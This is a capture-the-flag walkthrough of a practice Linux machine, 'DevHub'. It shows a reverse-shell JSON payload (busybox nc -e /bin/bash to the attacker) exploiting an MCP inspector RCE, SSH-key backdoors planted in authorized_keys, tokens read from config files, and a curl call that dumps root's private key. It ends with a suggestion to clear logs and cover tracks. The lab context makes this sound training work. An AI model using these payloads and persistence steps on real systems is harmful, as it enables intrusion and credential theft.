

DEVHUB

- Difficulty: Medium
- OS: Linux

Abstract

The DevHub machine was a little too forthcoming in its approach I think. Other than that, I think it is a relatively good choice for a machine to work on. The amount of recon was relatively low, which was rather surprising. The attack and privilege escalation chain was not complicated at all either.

Recon

Like I said in the abstract, the amount of recon was relatively low. Usually you start with an `nmap` and it'll show you your ports that are open to traffic:

`nmap -sV -sC 10.129.x.x` . I only included the top 1000 ports as per usual before doing more in-depth scans (which wasn't needed here, which will be apparent a little later).

The only port that is needed for now is the typical http port 80 and the SSH port 22. So, do a Curl or type in the browser to GET the page: <http://10.129.x.x>. It resolves to <http://devhub.htb> and it won't connect due to not knowing how to resolve this name. Just add it in to `/etc/hosts` as per usual:

```
echo "10.129.x.x devhub.htb" | sudo tee -a /etc/hosts .
```

This reveals a website like this:




Okay... so pretty much most of our initial recon work is done here.

Exploitation

Target the port 6274: <http://devhub.htb:6274>.

It looks like this:



Click on "Add Server" and you'll notice a potential RCE exploit right away.

 **Edit MCP Server** ✕

Server Name

Connection Type

STDIO ▾

npx -y @a

> Environment Variables

Environment variables for your MCP server process (e.g. API keys, config values)

Add Variable

Request Timeout (ms)


⬆ ⬇ ⬆

Default 10000 (min 1000, max 600000)

Cancel

Update Server

Clicking "Update Server" takes you to this endpoint: <http://devhub:6274/api/mcp/connect> with the following JSON body structure:



Confirming suspicions about a potential RCE vulnerability, there is indeed one publicly disclosed: **CVE-2026-23744** on MCPJAM versions $\leq 1.4.2$. This version is 1.4.2 so it is indeed vulnerable.

Using Curl, the web client, or Postman or whatever you want to use to send the POST request, send this JSON payload:

```
{
  "serverConfig": {
    "command": "busybox",
    "args": [
      "nc",
      "<your ip>",
      "<your port>",
      "-e",
      "/bin/bash"
    ]
  }
}
```

This creates a reverse shell. Before sending the payload off, make sure to listen in first on your attacker

machine: `nc -lvnp <your port> .`

This will get an established connection to the victim machine.

To upgrade to a PTY shell, do:

```
python3 -c "import pty; pty.spawn('/bin/bash')"
```

We're in:

```
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$  
{  
  "success": false,  
  "error": "Connection failed for server GOPS: MCP error -32001: Request timed out",  
  "details": "MCP error -32001: Request timed out"  
}
```

Create a private and public key so that it is an easier backdoor connection for this user. Also it is needed for SSH tunneling later for the 8888 JupyterLab port as it is internal only.

Create the keys and put the private key in your attacker machine and the public in the victim's machine

in: `~/.ssh/authorized_keys` . The command to create the keys: `ssh-keygen -t <algorithm> -f <name> .`

Then get an upgraded shell and SSH tunnel port 8888 from the attacker's machine:

```
ssh -i <path to private key file> mcp-dev@devhub.htb -L 8888:localhost:8888
```

Better:

```
1 additional security update can be applied with ESM Apps.  
Learn more about enabling ESM Apps service at https://ubuntu.com/esm  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Last login: Wed Sep 23 21:55:52 2026 from 10.10.16.41  
mcp-dev@devhub:~$ ls -la  
total 32  
drwxr-x--- 5 mcp-dev mcp-dev 4096 Sep 23 21:54 .  
drwxr-xr-x 4 root    root    4096 Mar 16  2026 ..  
-rw----- 1 mcp-dev mcp-dev   0 May 27 12:22 .bash_history  
-rw-r--r-- 1 mcp-dev mcp-dev  220 Jan  6  2022 .bash_logout  
-rw-r--r-- 1 mcp-dev mcp-dev 3771 Jan  6  2022 .bashrc  
drwx----- 2 mcp-dev mcp-dev 4096 May 26 08:42 .cache  
lrwxrwxrwx 1 root    root      9 Jan 23  2026 .lessht -> /dev/null  
lrwxrwxrwx 1 root    root      9 Jan 23  2026 .node_repl_history -> /dev/null  
drwxrwxr-x 4 mcp-dev mcp-dev 4096 Jan 22  2026 .npm  
-rw-r--r-- 1 mcp-dev mcp-dev  807 Jan  6  2022 .profile  
lrwxrwxrwx 1 root    root      9 Jan 23  2026 .python_history -> /dev/null  
drwxr-xr-x 2 mcp-dev mcp-dev 4096 Sep 23 21:55 .ssh  
lrwxrwxrwx 1 root    root      9 Jan 23  2026 .viminfo -> /dev/null  
mcp-dev@devhub:~$
```

Then establish a python virtual environment and install Jupyter Notebook on your attacker machine.

Then you can do: `http://localhost:8888` and this will leave you with the a screen that will ask for a token


or password. Luckily for us, the victim left the token in plaintext... OOPS!

```
open-vm-tools.service.requires timers.target.wants
opsmcp.service                vmtoolsd.service
paths.target.wants
mcp-dev@devhub:/etc/systemd/system$ cat jupyter.service
[Unit]
Description=Jupyter Notebook Server
After=network.target

[Service]
Type=simple
User=analyst
WorkingDirectory=/home/analyst
Environment=PATH=/home/analyst/jupyter-env/bin:/usr/local/bin:/usr/bin:/bin
Environment=JUPYTER_TOKEN=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
ExecStart=/home/analyst/jupyter-env/bin/jupyter lab --ip=127.0.0.1 --port=8888 --no-browser --notebook-dir=/home/analyst/notebooks --ServerApp.token='a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7' --ServerApp.password='' --ServerApp.allow_origin='' --ServerApp.disable_check_xsrf=False
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
mcp-dev@devhub:/etc/systemd/system$
```

You'll then be left here.



My terminal inside JupyterLab did not work well so I went for plan B and used ipykernel. This will still allow us to gain a foothold.

To verify, we are indeed the other user.

```
[1]: !whoami
analyst
```

Let's add a private and public key authentication so we can actually connect via analyst via the terminal.

We can also grab the user flag while we're at it.

```
!whoami
analyst

!pwd
/home/analyst/notebooks

!ls -la
total 56
drwxr-x--- 9 analyst analyst 4096 May 27 12:22 .
drwxr-xr-x 4 root root 4096 Mar 16 2026 ..
-rw----- 1 analyst analyst 0 May 27 12:22 .bash_history
-rw-r--r-- 1 analyst analyst 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 analyst analyst 3771 Jan 6 2022 .bashrc
drwx----- 2 analyst analyst 4096 Jan 22 2026 .cache
drwxr-xr-x 3 analyst analyst 4096 May 26 08:42 .ipython
drwxr-xr-x 3 analyst analyst 4096 Sep 23 22:22 .jupyter
drwxr-xr-x 7 analyst analyst 4096 Jan 22 2026 jupyter-env
lrwxrwxrwx 1 root root 9 Jan 23 2026 .lessshst -> /dev/null
drwxr-xr-x 3 analyst analyst 4096 Jan 22 2026 .local
lrwxrwxrwx 1 root root 9 Jan 23 2026 .node_repl_history -> /dev/null
drwxr-xr-x 3 analyst analyst 4096 Sep 23 22:28 notebooks
drwxr-xr-x 3 analyst analyst 4096 Jan 22 2026 .npm
-rw----- 1 analyst analyst 35 Mar 16 2026 .opsmcp_key
-rw-r--r-- 1 analyst analyst 807 Jan 6 2022 .profile
lrwxrwxrwx 1 root root 9 Jan 23 2026 .python_history -> /dev/null
-rw-r----- 1 root analyst 33 Sep 23 19:01 user.txt
lrwxrwxrwx 1 root root 9 Jan 23 2026 .viminfo -> /dev/null

!cat ~/user.txt
[REDACTED]
```

Then, proceed with the commands.

```
[5]: !mkdir .ssh & echo "ssh-ed25519 AAAAC3NzaC1lZDIINTe5AAAAIneHd9o0Dm8HbWxwK95iDZQMPsHHADirGk0/B0egAQ/d" > ~/.ssh/authorized_k
/bin/bash: line 1: /home/analyst/.ssh/authorized_keys: No such file or directory

[7]: !mkdir ~/.ssh

[10]: !echo "[REDACTED]" > ~/.ssh/authorized_files
```

TYPO: at the end, it is supposed to be `authorized_keys` NOT `authorized_files` I also forgot the home `~` char at the beginning of the first command but it's fine. It's fixed later.

After we have the public key in, then connect with the private key as per usual on the attacker machine:

```
ssh -i <path to private key> analyst@devhub.htb
```

We're in to analyst.

```
Memory usage:      15%
Swap usage:        0%
Processes:         229
Users logged in:   1
IPv4 address for eth0: 10.129.117.139
IPv6 address for eth0: dead:beef::a0de:adff:fe41:2c9b

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Wed Sep 23 22:41:02 2026 from 10.10.16.41
analyst@devhub:~$
```

Privilege Escalation

Now that we're in to the analyst user, we can snoop at some extra files.

This server.py file seems to be interesting. It is a typical Python Flask Http server.

```
analyst@devhub:/opt/psmcp$ cat server.py
#!/usr/bin/env python3
"""
OPSMCP - Operations MCP Server
Internal tool for system operations management
"""

from flask import Flask, jsonify, request
import os

app = Flask(__name__)

# API Key for authentication
VALID_API_KEY = "psmcp_secret_key_4f5a6b7c8d9e0f1a"

# Registered tools (visible)
VISIBLE_TOOLS = {
    "ops.system_status": {
        "description": "Get system status and health metrics",
        "parameters": {}
    },
    "ops.list_services": {
        "description": "List running services",
        "parameters": {}
    },
    "ops.check_disk": {
        "description": "Check disk usage",
```

There is an exposed API key that we can use, OOPS! This isn't the interesting part, but it is part of it. This section of code is:

```

s: protocol-flags cc-exit tls-ekm dyn-tls-cry
elif tool_name == "ops._admin_dump":
    target = args.get('target', '')
    confirm = args.get('confirm', False)
    if not confirm:
        return jsonify({
            "error": "Confirmation required",
            "usage": "Set confirm=true to proceed",
            "warning": "This dumps sensitive credentials"
        })
    if target == "ssh_keys":
        try:
            with open('/root/.ssh/id_rsa', 'r') as f:
                key_data = f.read()
            return jsonify({
                "target": "ssh_keys",
                "root_private_key": key_data,
                "note": "Emergency recovery key dump"
            })
        except Exception as e:
            return jsonify({
                "target": "ssh_keys",
                "error": f"Could not read key: {str(e)}"
            })

```

It dumps the private key we need so we can escalate to root inside the machine.. OOPS!

The Flask server is already up. You can confirm this yourself by calling any one of the endpoints in the machine with using Curl. The endpoint that we want is this:

```

@app.route('/tools/call', methods=['POST'])
def call_tool():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401
    data = request.get_json() or {}
    tool_name = data.get('name', '')
    args = data.get('arguments', {})

```

Following the logic of this endpoint function and the application it expects something like this:

```

curl -X POST http://localhost:5000/tools/call -H "X-API-KEY: <VALID_API_KEY>" -H "Content-Type: application/json" -d '{"name": "ops._admin_dump", "arguments": {"target": "ssh_keys", "confirm": true}}'.

```

When this is called, you'll get a JSON response that will have the private key. However, the private key is littered with newline characters (\n). We need to strip these and then save this private key. Then...

```

ssh -i <path to private key> root@devhub.htb

```

Don't forget to `chmod 600 <private key file>` when done creating the private key. The terminal will bug you about too open permissions and the direct connection to root won't work.

Grab the root flag.

```
root@devhub:~# cd /root
root@devhub:~# ls
root.txt  snap
root@devhub:~# cat root.txt
fishsticks
root@devhub:~#
```

Cleanup

This step is *optional* in HTB practice boxes. But, it is a good practice to clean up all the resources that you have created and any potential logs that may have been created to cover tracks.

PWNED!!!